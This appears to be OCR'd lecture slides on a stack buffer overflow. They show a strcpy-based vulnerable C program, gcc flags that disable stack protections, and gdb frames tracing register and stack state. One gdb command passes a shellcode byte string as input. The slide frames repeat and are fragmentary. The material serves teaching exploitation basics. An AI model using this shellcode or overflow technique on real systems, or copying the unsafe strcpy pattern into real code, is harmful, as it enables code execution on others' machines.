
- In order to jump to the shell code we need to overflow a target buffer with a string that contains:
  - The shell code
  - Random junk up until the saved eip
  - The address of the shell code

```c
#include <string.h>

int main(int argc, char** argv)
{
  char foo [50];
  strcpy(foo, argv[1]);
  return 10;
}
```

```
main:
  push %ebp
  mov %esp,%ebp
  sub $0x3c,%esp
  mov 0xc(%ebp),%eax
  add $0x4,%eax
  mov (%eax),%eax
  mov %eax,0x4(%esp)
  lea -0x32(%ebp),%eax
  mov %eax,(%esp)
  call 80482d0 <strcpy@plt>
  mov $0xa,%eax
  leave
  ret
```

```
gcc -Wall -Wall -O0 -g -fno-omit-frame-pointer -Wno-deprecated-declarations -D_FORTIFY_SOURCE=0 -fno-pie -Wno-format -Wno-format-security -z norelro -z execstack -fno-stack-protector -m32 -mpreferred-stack-boundary=2
```

```
$ gcc -Wall -Wall -O0 -g -fno-omit-frame-
pointer -Wno-deprecated-declarations -
D_FORTIFY_SOURCE=0 -fno-pie -Wno-format -Wno-
format-security -z norelro -z execstack -fno-
stack-protector -m32 -mpreferred-stack-
boundary=2
$ gdb a.out
(gdb) b *0x80483fd
(gdb) r `python -c "print
'\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\
x62\x69\x89\xe3\x50\x53\x86\xe5\x89\xc2\x0b\x0
1\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80'"`
```



0xFFFFFFFF

0xbffff734

0x2


0xb7e3faf3

0xbffff69c

0x00000000

```
main:
push %ebp                    0x80483fd
mov %esp,%ebp                0x80483fe
sub $0x3c,%esp               0x8048400
mov 0xc(%ebp),%eax           0x8048403
add $0x4,%eax                0x8048406
mov (%eax),%eax              0x8048409
mov %eax,0x4(%esp)           0x804840b
lea -0x32(%ebp),%eax         0x804840f
mov %eax,(%esp)              0x8048412
call 80482d0 <strcpy>        0x8048415
mov $0xa,%eax                0x804841a
leave                        0x804841f
ret                          0x8048420
```

%eax	
%esp	0xbffff69c
%ebp	0x0
%eip	0x80483fd



0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0


0xbffff69c

0xbffff698

0x00000000

```
main:
   push %ebp                  0x80483fd
   mov %esp,%ebp              0x80483fe
   sub $0x3c,%esp             0x8048400
   mov 0xc(%ebp),%eax         0x8048403
   add $0x4,%eax              0x8048406
   mov (%eax),%eax            0x8048409
   mov %eax,0x4(%esp)         0x804840b
   lea -0x32(%ebp),%eax       0x804840f
   mov %eax,(%esp)            0x8048412
   call 80482d0 <strcpy>      0x8048415
   mov $0xa,%eax              0x804841a
   leave                      0x804841f
   ret                        0x8048420
```

%eax	
%esp	0xbffff698
%ebp	0x0
%eip	0x80483fe



0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3


0x0 0xbffff69c

0xbffff698

0x00000000

```
main:
   push %ebp                   0x80483fd
   mov %esp,%ebp               0x80483fe
   sub $0x3c,%esp              0x8048400
   mov 0xc(%ebp),%eax          0x8048403
   add $0x4,%eax               0x8048406
   mov (%eax),%eax             0x8048409
   mov %eax,0x4(%esp)          0x804840b
   lea -0x32(%ebp),%eax        0x804840f
   mov %eax,(%esp)             0x8048412
   call 80482d0 <strcpy>       0x8048415
   mov $0xa,%eax               0x804841a
   leave                       0x804841f
   ret                         0x8048420
```

%eax	
%esp	0xbffff698
%ebp	0xbffff698
%eip	0x8048400




0xFFFFFFFF

0xbffff734
0x2
0xb7e3faf3
0x0
…

0x00000000

```
main:
  push %ebp                   0x80483fd
  mov %esp,%ebp               0x80483fe
  sub $0x3c,%esp              0x8048400
  mov 0xc(%ebp),%eax          0x8048403
  add $0x4,%eax               0x8048406
  mov (%eax),%eax             0x8048409
  mov %eax,0x4(%esp)          0x804840b
  lea -0x32(%ebp),%eax        0x804840f
  mov %eax,(%esp)             0x8048412
  call 80482d0 <strcpy>       0x8048415
  mov $0xa,%eax               0x804841a
  leave                       0x804841f
  ret                         0x8048420
```

%eax	
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048403



0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0xbffff69c

0x0

0xbffff698


…

0xbffff65c

0x00000000

```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```

%eax	0xbffff734
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048406



0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

…

0x00000000


0xbffff69c

0xbffff698

0xbffff65c

```
main:
  push %ebp                  0x80483fd
  mov %esp,%ebp              0x80483fe
  sub $0x3c,%esp             0x8048400
  mov 0xc(%ebp),%eax         0x8048403
  add $0x4,%eax              0x8048406
  mov (%eax),%eax            0x8048409
  mov %eax,0x4(%esp)         0x804840b
  lea -0x32(%ebp),%eax       0x804840f
  mov %eax,(%esp)            0x8048412
  call 80482d0 <strcpy>      0x8048415
  mov $0xa,%eax              0x804841a
  leave                      0x804841f
  ret                        0x8048420
```


%eax	0xbffff738
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048409



```
main:
   push %ebp                 0x80483fd
   mov %esp,%ebp             0x80483fe
   sub $0x3c,%esp            0x8048400
   mov 0xc(%ebp),%eax        0x8048403
   add $0x4,%eax             0x8048406
   mov (%eax),%eax           0x8048409
   mov %eax,0x4(%esp)        0x804840b
   lea -0x32(%ebp),%eax      0x804840f
   mov %eax,(%esp)           0x8048412
   call 80482d0 <strcpy>     0x8048415
   mov $0xa,%eax             0x804841a
   leave                     0x804841f
   ret                       0x8048420
```

%eax	0xbffff87b
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804840b

```
(gdb) x/x 0xbffff738
0xbffff738:    0xbffff87b
```



0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0xbffff69c

0x0

0xbffff698

…

0xbffff87b

0xbffff660

